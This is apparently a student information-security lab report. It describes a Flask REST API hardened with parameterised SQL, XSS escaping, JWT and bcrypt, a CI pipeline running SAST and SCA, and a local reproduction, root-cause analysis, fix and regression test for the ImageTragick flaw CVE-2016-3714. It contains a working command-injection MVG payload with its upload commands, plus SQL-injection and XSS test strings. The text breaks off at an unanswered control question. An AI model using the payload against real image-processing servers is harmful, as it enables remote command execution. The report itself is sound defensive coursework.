HDU | Information Security Laboratory

Work 1

Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis

---

Work	Work 1 - Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis
Surname and Name	Wei Lixuan
HDU number	23320107
Repository	https://github.com/EggplantPig/WeiLixuan23320107-IS-Work-1
Last successful pipeline	https://github.com/EggplantPig/WeiLixuan23320107-IS-Work-1/actions/runs/40357227529
Date	26 October 2026

Contents

1. Purpose
2. Secure REST API
3. CI/CD Pipeline
4. Real CVE: CVE-2016-3714 (ImageMagick ImageTragick)
5. Conclusion
6. References

Appendix A. Full Reproduction Command Sequence

Appendix B. Repository Layout

Appendix C. Work 1 Deliverable Checklist

Appendix D. API Test Evidence

Appendix E. SCA Report Evidence

Appendix F. Control Questions

1. Purpose

The purpose of this work is to build a secure REST API, integrate static application security testing (SAST) and software composition analysis (SCA) into a CI/CD pipeline, reproduce a real CVE in a controlled and authorised local environment, analyse its root cause, apply a fix, and prove that the attack no longer works while normal functionality is preserved.

The work has two parts. The first part is the application itself: a Flask API with three required methods, SQL-injection protection, XSS protection, JWT-based authentication and bcrypt password hashing. The second part is the vulnerability lifecycle: the ImageMagick ImageTragick vulnerability CVE-2016-3714 is reproduced inside a Vulhub Docker environment, fixed, and verified with a regression test.

2. Secure REST API

The API is implemented in Python 3.11 with Flask 3.1.3 and SQLite. Passwords are hashed with bcrypt 5.0.0, and JWTs are issued and verified with PyJWT 2.15.1. The project uses the Flask application-factory and blueprint structure. The full source code and setup instructions are in the repository README.

2.1 Endpoints

Method	Path	Authentication	Description
POST	/auth/login	None	Authenticates login and password; returns a signed JWT
GET	/api/data	Bearer JWT	Returns the list of posts; only authenticated users
POST	/api/data	Bearer JWT	Creates a post; demonstrates parameterised writes and XSS escaping

The third endpoint was chosen deliberately as a write endpoint. It exercises the security controls on the write path: a parameterised INSERT, output escaping, JWT authorisation and input validation. A read-only third endpoint would cover fewer of the security requirements.

2.2 Example requests

```
# Login
curl -s -X POST http://127.0.0.1:5000/auth/login \
  -H "Content-Type: application/json" \
  -d '{"login":"alice","password":"Alice-Strong-Pass-1!"}'

# Read data (replace <TOKEN> with the returned JWT)
curl -s http://127.0.0.1:5000/api/data \
  -H "Authorization: Bearer <TOKEN>"

# Create a post
curl -s -X POST http://127.0.0.1:5000/api/data \
  -H "Authorization: Bearer <TOKEN>" \
  -H "Content-Type: application/json" \
  -d '{"title":"Hello","content":"First post"}'
```

2.3 Security controls

2.3.1 SQL-injection protection

Every database operation uses SQLite parameterised queries with question-mark placeholders. No SQL string is constructed by concatenation. The following examples are taken from app/auth.py and app/api.py:

```
user = db.execute(
    "SELECT id, username, password_hash FROM users WHERE username = ?",
    (login_name.strip(),),
).fetchone()

cursor = db.execute(
    "INSERT INTO posts (user_id, title, content) VALUES (?, ?, ?)",
    (g.current_user["id"], title, content),
)
```

The test suite verifies two cases: a login attempt with the payload "' OR '1'='1" returns 401, and a post whose content is "'; DROP TABLE posts; --" is stored as plain text and does not damage the schema.

2.3.2 XSS protection

All user-controlled values are escaped on output with Flask's built-in markupsafe.escape function. The seed data contains the stored payload <script>alert('stored-xss-demo')</script>; GET /api/data returns it as <script>...</script>, proving that the response is escaped. The create response is escaped with the same function.

```
from markupsafe import escape

def escape_text(value):
    return str(escape(value))

def serialize_post(row):
    return {
        "title": escape_text(row["title"]),
        "content": escape_text(row["content"]),
        "author": escape_text(row["author"]),
    }
```

2.3.3 Broken-authentication protection

A successful login returns a JWT signed with HS256. The payload contains sub, username, iat and exp; the default lifetime is 60 minutes. Protected endpoints use a @token_required decorator that requires the "Authorization: Bearer <token>" header, decodes the token with the server secret, and returns 401 for missing, invalid or expired tokens.

```
payload = {
    "sub": str(user_id),
    "username": username,
    "iat": now,
    "exp": now + timedelta(minutes=JWT_EXPIRES_MINUTES),
}
token = jwt.encode(payload, JWT_SECRET, algorithm="HS256")
```

Passwords are hashed with bcrypt, which generates a unique salt for every password. The database stores only the bcrypt hash; a unit test reads the row back and confirms that it is not the plaintext password and that bcrypt.checkpw succeeds. Failed logins always return the same "invalid credentials" message to avoid username enumeration.

2.3.4 Secrets and configuration

JWT_SECRET and SECRET_KEY are read from environment variables only. The application refuses to start if no JWT secret is configured. The repository contains .env.example but no real secret, and .env is excluded by .gitignore.

2.3.5 Automated tests

Test group	Coverage
Authentication	Login success, wrong password, unknown user, SQL-injection payload, missing fields, bcrypt hash verification
Authorisation	Missing token, invalid token, expired/invalid signature behaviour
Data API	List with token, create with token, input validation, author attribution
XSS	Stored payload is escaped in both create and list responses
SQL injection	Payload is stored literally and the table remains usable

Result: 14 pytest tests pass in the GitHub Actions pipeline and locally.

3. CI/CD Pipeline

The workflow is defined in .github/workflows/ci.yml and runs on every push to the main branch and on pull requests. The main job installs the dependencies, runs the unit tests, performs SAST with bandit, performs SCA with safety, publishes a scan summary and uploads the reports. A second SCA job uses the Snyk CLI and runs the dependency scan when the SNYK_TOKEN secret is configured; without the token it skips the scan with an explicit notice so the test/SAST/SCA pipeline is not blocked.

Step	Tool	Output
Unit tests	pytest 8.4.2	14 tests passed
SAST	bandit 1.9.4	reports/bandit.json, reports/bandit.txt
SCA	safety 3.8.1	reports/safety.txt
SCA	Snyk CLI	reports/ (requires SNYK_TOKEN)
Artifact	actions/upload-artifact	security-reports

The most recent successful run is available at the pipeline link on the title page. The main job completed in about 35 seconds; the Snyk job runs as a separate job so that an unavailable SCA service cannot block the test/SAST/SCA pipeline. In the successful run, Snyk tested 9 dependencies for known issues and reported 0 issues and 0 vulnerable paths; snyk.json and snyk-report.html were uploaded as the snyk-report artifact. The run page and the scanner summaries are shown below.




Figure 1 - GitHub Actions run page: successful pipeline with the SAST/SCA job and artifact.

3.1 Scan results

Both scanners were also executed locally to show their summaries in the same environment used for the experiments. bandit reports zero issues at every severity level, and safety reports no known vulnerabilities for the pinned dependencies.




Figure 2 - SAST and SCA summaries: bandit 0 findings; safety reports no known vulnerabilities.

4. Real CVE: CVE-2016-3714 (ImageMagick ImageTragick)

4.1 Summary

Item	Value
CVE	CVE-2016-3714 (ImageTragick)
Component	ImageMagick image processing library
Affected versions	ImageMagick before 6.9.3-10; 7.x before 7.0.1-1
Vulnerable environment	vulhub/imagemagick:6.9.2-10-php (Vulhub imagemagick/CVE-2016-3714)
Attack type	Remote command execution through shell metacharacters in a crafted image
CVSS	CVSS 2.0: 10.0; CVSS 3.1: 8.4 (NVD)
Entry point	PHP upload page on http://127.0.0.1:8080/
Weakness	CWE-20: improper input validation / command injection in delegate construction

CVE-2016-3714 was checked against the class CVE allocation list and is not assigned to another student.

4.2 Vulnerable environment

The vulnerable environment is the official Vulhub example. It runs ImageMagick 6.9.2-10 behind a PHP upload page, which calls the identify command on the uploaded temporary file.

```
wsl -d Ubuntu-22.04
cd /home/EggplantPig/vulhub/imagemagick/CVE-2016-3714
docker compose up -d
curl http://127.0.0.1:8080/
```

4.3 Reproduction

The crafted image is an MVG file. The fill primitive uses a URL containing a double quote and a pipe. The double quote closes the URL before the delegate's closing quote, and the pipe appends an arbitrary command.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/oops.jpg"|touch /tmp/success")'
pop graphic-context
```

The file is uploaded to the PHP page:

```
curl -sS -X POST http://127.0.0.1:8080/ \
  -F "file_upload=@1.gif;filename=1.gif;type=image/gif"

# Evidence: the injected command created a file in the container
docker compose exec -T web ls -l /tmp/success
```

The HTTP response is still 200 and reports the image size as 640 x 480. The command execution happens inside the ImageMagick delegate, so the application itself appears to have processed an image successfully. The marker file /tmp/success is created with owner root, which proves arbitrary command execution.




Figure 3 - Vulnerable environment: the crafted MVG upload creates /tmp/success inside the container.

4.4 Root cause analysis

ImageMagick selects a coder based on the file content. For the MVG format, the fill 'url(...)' primitive is handled by an external delegate. In the vulnerable version the delegate command template is similar to:

```
"curl" -s -k -L -o "%o" "https:%M"
```

The %M placeholder is replaced with the attacker-controlled URL without escaping shell metacharacters. The payload supplies //127.0.0.1/oops.jpg"|touch /tmp/success" as the URL. After substitution the shell sees a closed quote after the URL, a pipe, the touch command and a final quote that balances the template. The delegate therefore runs both curl and touch. This is a command-injection and input-validation weakness in the delegate command construction, not in the PHP upload page.

The upstream fix in ImageMagick 6.9.3-10 escapes shell metacharacters before the delegate command is built. The vulnerable image is pinned at 6.9.2-10, so the environment is affected.

4.5 Fix

The fix applied in this work is the hardening policy recommended by the ImageTragick advisory. It disables the dangerous coders (EPHEMERAL, URL, HTTPS, HTTP, FTP, MVG, MSL, TEXT, SHOW, WIN and PLT). The policy is mounted read-only over the policy file used by the image, so no image rebuild is required.

```
services:
  web:
    image: vulhub/imagemagick:6.9.2-10-php
    command: php -t /var/www/html -S 0.0.0.0:8080
    volumes:
      - ./index.php:/var/www/html/index.php:ro
      - ./policy.xml:/usr/etc/ImageMagick-6/policy.xml:ro
    ports:
      - "8080:8080"
```

The fix files are committed in cve/CVE-2016-3714/fixed/docker-compose.yml and cve/CVE-2016-3714/fixed/policy.xml. An alternative production fix is to upgrade ImageMagick to 6.9.3-10 or later (or 7.0.1-1 or later).

4.6 Verification after the fix

The fixed environment is started from the fixed directory. The policy is loaded and active, and the same payload is rejected before it reaches the delegate.

```
cd /mnt/e/MyFile/IS-Lab/Work-1/cve/CVE-2016-3714/fixed
docker compose up -d

# Same attack
curl -sS -X POST http://127.0.0.1:8080/ \
  -F "file_upload=@../exploit/1.gif;filename=1.gif;type=image/gif"

docker compose exec -T web ls -l /tmp/success
# ls: cannot access '/tmp/success': No such file or directory

docker compose logs --tail=1
# web-1 | identify: not authorized '/tmp/php...' @ error/constitute.c/ReadImage/412.
```

The marker file is not created, and the application log shows that ImageMagick refused to read the file because of the policy. The HTTP response remains 200, but the image size is empty because the file was not processed.




Figure 4 - Fixed environment: the same payload is blocked and /tmp/success is absent.

4.7 Regression test

A legitimate 1x1 PNG file was uploaded to the fixed environment. The application still processed it and returned the image size, and no exploit marker was created. This shows that the policy blocks the malicious coder without breaking normal image handling.

```
curl -sS -X POST http://127.0.0.1:8080/ \
  -F "file_upload=@../exploit/normal.png;filename=normal.png;type=image/png"

# HTTP=200
# Image size is: 1 x 1
```




Figure 5 - Regression test: a normal PNG upload still works after the fix.

5. Conclusion

The API implements the three required methods with parameterised SQL, output escaping, JWT authentication and bcrypt password hashing. The CI pipeline runs unit tests together with SAST (bandit) and SCA (safety and Snyk) on every push and uploads the reports as artifacts.

The CVE-2016-3714 reproduction demonstrates a real remote command execution in ImageMagick. The root cause is the unescaped construction of the delegate command, which turns a crafted URL into a shell command. Disabling the dangerous coders with a read-only policy file blocks the attack, and the regression test confirms that normal image uploads continue to work.

6. References

- OWASP Top 10: https://owasp.org/www-project-top-ten/
- OWASP Cheat Sheet Series: https://cheatsheetseries.owasp.org/
- JWT introduction: https://jwt.io/introduction
- GitHub Actions documentation: https://docs.github.com/en/actions
- Vulhub: https://github.com/vulhub/vulhub
- NVD - CVE-2016-3714: https://nvd.nist.gov/vuln/detail/CVE-2016-3714
- ImageTragick: https://imagetragick.com/
- Exploit-DB 39767: https://www.exploit-db.com/exploits/39767/
- Work 1 source repository: https://github.com/EggplantPig/WeiLixuan23320107-IS-Work-1
- CVE evidence and fix files: https://github.com/EggplantPig/WeiLixuan23320107-IS-Work-1/blob/main/cve/CVE-2016-3714/README.md
- Work 1 report (Markdown source): https://github.com/EggplantPig/WeiLixuan23320107-IS-Work-1/blob/main/report/Work-1-Report.md

Appendix A. Full Reproduction Command Sequence

The following sequence reproduces the vulnerable state, the fixed state and the regression test.

```
# 1. Vulnerable environment
cd /home/EggplantPig/vulhub/imagemagick/CVE-2016-3714
docker compose up -d
curl -sS -X POST http://127.0.0.1:8080/ \
  -F "file_upload=@/mnt/e/MyFile/IS-Lab/Work-1/cve/CVE-2016-3714/exploit/
1.gif;filename=1.gif;type=image/gif"
docker compose exec -T web ls -l /tmp/success
docker compose down

# 2. Fixed environment
cd /mnt/e/MyFile/IS-Lab/Work-1/cve/CVE-2016-3714/fixed
docker compose up -d
curl -sS -X POST http://127.0.0.1:8080/ \
  -F "file_upload=@/mnt/e/MyFile/IS-Lab/Work-1/cve/CVE-2016-3714/exploit/
1.gif;filename=1.gif;type=image/gif"
docker compose exec -T web ls -l /tmp/success     # must not exist
docker compose logs --tail=1                       # identify: not authorized ...

# 3. Regression test
curl -sS -X POST http://127.0.0.1:8080/ \
  -F "file_upload=@/mnt/e/MyFile/IS-Lab/Work-1/cve/CVE-2016-3714/exploit/
normal.png;filename=normal.png;type=image/png"
docker compose down
```

Appendix B. Repository Layout

```
Work-1/
|-- app/                    Flask application (factory, auth, API, DB, security, seed)
|-- tests/                  14 pytest tests
|-- .github/workflows/ci.yml CI pipeline
|-- cve/CVE-2016-3714/      exploit, fixed files, evidence, screenshots
|-- report/Work-1-Report.md  Markdown source of this report
|-- report/Work-1-Report.docx and .pdf (delivered copy)
|-- requirements.txt / requirements-dev.txt
`-- README.md               API, security and CI documentation
```

Appendix C. Work 1 Deliverable Checklist

Deliverable	Status	Location / note
Public repository link	Done	https://github.com/EggplantPig/WeiLixuan23320107-IS-Work-1
Complete README text	Done	README.md (English)
Actions SAST/SCA screenshot	Done	cve/CVE-2016-3714/screenshots/04, 05 and screenshots/09
CVE ID and description	Done	Section 4.1 and cve/CVE-2016-3714/README.md
Reproduction steps and screenshots	Done	Section 4.3 and Figures 3-5
Root-cause explanation	Done	Section 4.4
Fix explanation	Done	Section 4.5
Proof that the attack fails after the fix	Done	Section 4.6 and Figure 4
Last successful pipeline link	Done	https://github.com/EggplantPig/WeiLixuan23320107-IS-Work-1/actions/runs/40357227529
Fixed files	Done	cve/CVE-2016-3714/fixed/
Structured report with title page	Done	This document

Appendix D. API Test Evidence

The screenshot below shows the live API test session used to verify the authentication flow and the protected endpoints. The login returns a JWT, an unauthenticated GET is rejected with 401, and an authenticated GET/POST succeeds with 200/201.




Figure 6 - API functional tests: login, unauthenticated 401, authenticated GET 200 and POST 201.

Appendix E. SCA Report Evidence

The Snyk HTML report downloaded from the successful CI artifact confirms the SCA result for the pinned Python dependencies: 9 dependencies scanned, 0 known vulnerabilities and 0 vulnerable dependency paths.




Figure 7 - Snyk test report: 9 dependencies, 0 known vulnerabilities, 0 vulnerable paths.

Appendix F. Control Questions

Short answers to the control questions for Work 1. The answers refer to the implementation and evidence in this report.

Q1. Why is password hashing with algorithms like bcrypt preferable to using SHA-256?

SHA-256 is a fast cryptographic hash designed for integrity checking. Its speed is a disadvantage for password storage: an attacker who obtains the hash database can test billions of guesses per second on GPUs, and an unsalted SHA-256 digest is identical for identical passwords, which enables precomputed rainbow tables. bcrypt is deliberately slow and adaptive: it incorporates a per-password random salt and a tunable cost factor, so each guess is expensive and precomputed tables do not work. The salt also hides duplicate passwords. SHA-256 is appropriate for file integrity or signatures, not for storing user passwords. In Work 1, passwords are stored with bcrypt.hashpw and verified with bcrypt.checkpw; the database never contains plaintext. One practical detail is bcrypt's 72-byte input limit: longer passwords should be pre-hashed or handled by a modern password-hashing scheme. The demo passwords are short and the cost factor is the library default.

Q2. What is the main difference between the SAST and DAST approaches to security testing?

SAST (Static Application Security Testing) analyses source code or bytecode without executing the application. It is white-box, can run early in development, and finds dangerous code patterns and data flows (for example, string-concatenated SQL or unsafe command execution). It cannot see runtime configuration, deployed dependencies or access-control behaviour, and it often produces false positives. DAST (Dynamic Application Security Testing) tests a running application from the outside, usually over HTTP. It is black-box, exercises real requests, and can find runtime issues such as authentication and authorisation flaws, misconfiguration, injection that only appears at runtime, and server behaviour; it cannot inspect source code and may miss code paths that are not reachable from the tested requests. Work 1 uses SAST with bandit; DAST with OWASP ZAP is used in Work 2. SCA (software composition analysis) is a third category: it checks dependencies rather than first-party code.

Q3. Describe the mechanism of how a JWT token works. What information does it contain and how does the server verify its authenticity?

A JWT has three base64url-encoded parts separated by dots: header.payload.signature. The header normally declares the algorithm and type (for example HS256 and JWT). The payload contains claims such as sub (subject/user id), username, iat (issued at) and exp (expiry). The signature is computed over base64url(header) + '.' + base64url(payload) using a server-side secret (HS256 uses HMAC-SHA256). The server does not store a session: on each request it reads the Bearer token, recomputes the signature with its secret and compares it, then checks exp and any other required claims. If an attacker changes the payload, the signature no longer matches. The payload is only encoded and signed, not encrypted, so it is readable by the client and must not contain secrets. A stolen token remains usable until it expires unless the application adds revocation, short lifetimes or refresh-token rotation. Work 1 issues an HS256 token with sub, username, iat and exp (60 minutes), stores JWT_SECRET only in the environment, and rejects missing, invalid or expired tokens with 401.

Q4. What risks arise if you do not audit third-party libraries (dependencies) in a project?

